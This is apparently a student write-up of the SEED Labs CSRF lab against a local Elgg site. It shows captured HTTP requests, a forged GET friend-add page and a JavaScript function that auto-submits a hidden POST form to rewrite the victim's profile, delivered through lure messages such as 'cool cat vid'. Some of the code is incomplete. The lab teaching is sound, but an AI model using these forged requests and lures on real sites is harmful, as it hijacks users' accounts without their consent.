

Cross-Site Request Forgery

Lab: https://seedsecuritylabs.org/Labs_20.04/Web/Web_CSRF_Elgg/

Cross-Site Request Forgery Attack Lab

Overview



The objective of this lab is to help students understand the Cross-Site Request Forgery (CSRF or XSRF) attack. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site while visiting a malicious site. The malicious site injects an HTTP request for the trusted site into the victim user session, causing damages.

In this lab, students will be attacking a social networking web application using the CSRF attack. The open-source social networking application called Elgg has countermeasures against CSRF, but we have turned them off for the purpose of this lab.

Task 1; Observing HTTP Request

For this task I must log into our victim to see what a legitimate request looks like so I chose to log in with our victim, Alice;

When logged into Alice we can see the packets and parameters being passed to get Alice's account;

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----136679508420632860534258081298
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: _gsas=ID=4d45aab69213ee15:T=1712264734:S=ALNI_MYNA5Tct4jldWdhYCD1WV8i300kmQ; pvisitor=fb63cea7-5d71-4821-8680-295f147c1e08; __elgg_token=q77r-cEzBILfd1i61h4uKw&__elgg_ts=1712965066&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Sat, 13 Apr 2024 02:03:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=th21765gnc0rm2eb6c4vpsthv; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

```
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: _gsas=ID=4d45aab69213ee15:T=1712264734:S=ALNI_MYNA5Tct4jldWdhYCD1WV8i300kmQ; pvisitor=fb63cea7-5d71-4821-8680-295f147c1e08; traffic_target=1
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 13 Apr 2024 02:03:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2877
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
http://www.seed-server.com/serve-file/e0/11587929076/di/c0/Io02M6y_sHCEfY12-h84zpfPuCz9eiYRi640cLfhdT1/1/56/profile/56small.jpg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
```

Task 2; CSRF Attack using GET request

Now we need to know what it looks like to add a friend. Since we are in Alice's account already I decided to add Samy to see what the url looks like. I could do the same thing with a throwaway account and see what Samy's GUID looks like;


```
http://www.seed-server.com/action/friends/add?friend=596__elgg_ts=1712974271&__elgg_token=WY3nxzIXiA6JcxF4ffEVYw&__elgg_ts=1712974271&
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: _gsas=ID=4d45aab69213ee15:T=1712264734:S=ALNI_MYNA5Tct4jldWdhYCD1WV8i300kmQ; pvisitor=fb63cea7-5d71-4821-8680-295f147c1e08; traffic_target=1
GET: HTTP/1.1 200 OK
Date: Sat, 13 Apr 2024 02:11:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
```

With that information we can craft a url to force Alice to add Samy;

```
GNU nano 4.8 addfriend.html Modified
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

Now we setup the attacker website to host the img script;



This page forges an HTTP GET request

Finally we need to get Alice to click the link. We can do that by directly messaging Alice the link or post it in a Blog so everyone can become our friend;

Add blog post

Title *

Cool Cat video!!

Excerpt

Body *

Embed content Edit HTML

B I U S I_x |


www.attacker32.com/addfriend.html

body p

Tags

epic

The trap has been set;



Let's hop over to Alice to simulate the link being clicked by our victim, We can now look at the packets coming from the browser and we see this;


```

http://www.attacker32.com/addfriend.html
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: traffic_target=gd; caf_ipaddr=204.132.65.84; country=US; city=Gunnison; lander_type=parkweb; __gsas=I
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK

http://www.seed-server.com/action/friends/add?friend=59
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: __gsas=ID=4d45aab69213ee15:T=1712264734:RT=1712264734:S=ALNI_MYNA5Tct4jLDwDhyCD1WV8i30QkmQ; pvisitor=
GET: HTTP/1.1 302 Found
Date: Sat, 13 Apr 2024 18:31:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/
Vary: User-Agent
Content-Length: 350
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


```

If we go back to the seed server from the attacker website we can see the notification that we added or already added Samy.



Task 3; CSRF Attack using POST Request

This task is interesting and I found really fun, to start we need to see what an edit profile request looks like so we will make an edit on Alice's account and capture the HTTP headers;



Here is the request, although it isn't visible we can see the GUID at the end which is 56.


```

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----13609292133411680806119961704
Content-Length: 2987
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: _gsas=ID=4d45aab69213ee15:T=1712264734:RT=1712264734:S=ALNI_MYNA5Tct4jldWdhyCD1W8i300kmQ; pvisitor=fb63cea7-5d71-4821-8680-295f147c1e0
Upgrade-Insecure-Requests: 1
_elgg_token=kptDGySLZA35EcmY79a5qA6_elgg_ts=1713032362&name=Alice&description=<p>this is a test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interest
POST: HTTP/1.1 302 Found
Date: Sat, 13 Apr 2024 18:20:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/alice
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/alice/edit
Connection: keep-alive
Cookie: _gsas=ID=4d45aab69213ee15:T=1712264734:RT=1712264734:S=ALNI_MYNA5Tct4jldWdhyCD1W8i300kmQ; pvisitor=fb63cea7-5d71-4821-8680-295f147c1e0
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Sat, 13 Apr 2024 18:20:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip

```

Now armed with that information we can make a website that will force submit a post request to edit her profile description, all values are shown;



```

root@5f1f6946e089: /
seed@VM: ~/.../Labsetup x root@5f1f6946e089: / x root@2700597a2295: / x
GNU nano 4.8 editprofile.html Modified
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is the best'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^M Replace ^U Paste Text ^T To Spell ^_ Go To Line

```

Now we must send the hook to our victim;

Compose a message

To *

 Alice ✕

Write recipient's username here.

Subject *


cool cat vid

Message *


[Embed content](#) [Visual editor](#)

<http://www.attacker32.com/editprofile.html>

Send


 Samy

On Alice's side we see we received a message;




Welcome Alice

From Samy, sending us a cool cat video, but when I clicked the link a page opens and closes;



However, if we look back at Alice's page we can see her profile says that Samy is the best;

g For SEED Labs



Success